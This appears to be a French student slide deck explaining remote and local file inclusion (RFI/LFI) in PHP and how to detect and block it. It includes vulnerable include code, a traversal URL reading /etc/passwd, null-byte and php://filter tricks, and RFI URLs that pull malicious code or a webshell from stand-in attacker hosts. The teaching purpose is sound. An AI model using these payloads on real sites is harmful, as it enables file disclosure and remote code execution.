


RFI/LFI

LAGORSSE Romain / FARJAS Alexandre / PLANTADE Adrien / BONNEFOI Benjamin / CHAGNEUX Sylvain

INTRODUCTION

Injection de fichiers



Source : <https://www.getastra.com/>

SOMMAIRE

01

Qu'est-ce que LFI/RFI ?

Définition globale

02

Comment ça fonctionne ?

Explication technique

03

Quels sont les risques ?

Les débouchés des attaques


04

Identifier et bloquer

Identifier les failles et protéger un site

01

QU'EST CE QUE
LFI/RFI ?



RFI et LFI

RFI

Remote file inclusion

- Exécuter script depuis un serveur
- Déconfigurer le site


LFI

Local file inclusion

- Accéder à des fichiers privés
- Exécuter un script hors de son contexte

Informations communes :

- Attaques communes à tous les langages de scripts
- Aussi appelées “Failles d’inclusion”
- De moins en moins présentes



02

COMMENT ÇA
FONCTIONNE ?

Se prémunir en PHP

`allow_url_fopen`

Remote File Inclusion
(RFI)

`open_basedir`

Local File Inclusion
(LFI)

`allow_url_include`


LFI/RFI

Local File Inclusion en PHP

```
<?php
/**
 * Get the filename from a GET input
 * Exemple - http://mywebsite.com/?fichier=listeEtudiant.php
 */
$file = $_GET['fichier'];

/**
 * Inclut le fichier sur la page courante
 * Exemple - ressources/listeEtudiants.html
 */
include('ressources/' . $file);
```

1) Accès au système de fichiers




2) Fichiers sensibles

<http://mywebsite.com/?fichier=../../../../etc/passwd>

```
[root@server ~]# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
```

Remote File Inclusion

```
http://mywebsite.com/pageVulnérable?site=http://www.sitePirate.com/codeMalveillant.txt
```



Des mauvais exemples de protection

- LFI avec des caractères spéciaux

<http://localhost/lfi.php?page=database/config.xml%00>

- Inclusion à l'aide de filtres PHP

<http://localhost/lfi.php?page=php://filter/read=convert.base64-encode/resource=lfi.php>

Décodage de fichiers encodés

BASE64 [Decode](#)

Decode and Encode [Encode](#)

Do you have to deal with **Base64** format? Then this site is perfect for you! Use our super handy online tool to encode or **decode** your data.

Decode from Base64 format

Simply enter your data then push the decode button.

PD9waHAgaDQokcGFnZSA9IGFycmF5X2tleV9leGlzdHMoJ3BhZ2UnLCAkX0dFVCkgPyAkX0dFVFsnGFnZSddIDogbnVsbCA7DQppZiAolWizX251bGwoJHBhZ2UpKQ0Kew0KCWluY2x1ZGUuJHBhZ2UpOw0KfQ0KZWxzZQ0Kew0KCWVjaG8glkF1Y3VulHBhZ2Ug4CBpbmNsdXJlLi4uljsNCn0NCj8+DQo=

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8

Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

Live mode OFF

Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE >

Decodes your data into the area below.

```
<?php
$page = array_key_exists('page', $_GET) ? $_GET['page'] : null ;
if (!is_null($page))
{
    include($page);
}
else
{
    echo "Aucun page inclure...";
}
?>
```

03

QUELS SONT LES RISQUES ?

QUELQUES EXEMPLES

Exécuter un script externe

`http://localhost/faille.php?page=http://pirate.com/exploit.php`

Accéder à un script interne

`http://localhost/faille.php?page=script.php`

Vol/Manipulation de données

`http://localhost/faille.php?page=data.xml`

Exécuter du code client

`http://localhost/faille.php?page=script.js`

04

IDENTIFIER ET
BLOQUER







Identifier des failles

- Reconftw (<https://github.com/six2dez/reconftw>)
- LFI Suite (<https://github.com/D35m0nd142/LFISuite>)

Bloquer une faille

- Mystifier les noms de fichiers
- Whitelister les noms
- Stocker en base de données





Comment mal bloquer

- Utiliser des blacklists
- Faire confiance aux utilisateurs
- Bloquer des enchaînements de caractères

Bloquer une faille d'include basique

```
<?php

$page_files=array( 'about'=>'about.html',
                  'photos'=>'photos.html',
                  'contact'=>'contact.html',
                  'home'=>'home.html'
                );

if (in_array($_GET['page'],array_keys($page_files))) {
    include $page_files[$_GET['page']];
} else {
    include $page_files['home'];
}
?>
```



Conclusion

- Attaques répandues donc présentent un risque
- Champ d'attaque assez large
- Dégâts potentiels massifs
- Prévention facile

EXEMPLE D'ATTAQUE

`https://example.com/index.php?page=contact.php`



`https://example.com/index.php?page=https://attacker.com/uploads/webshell.txt`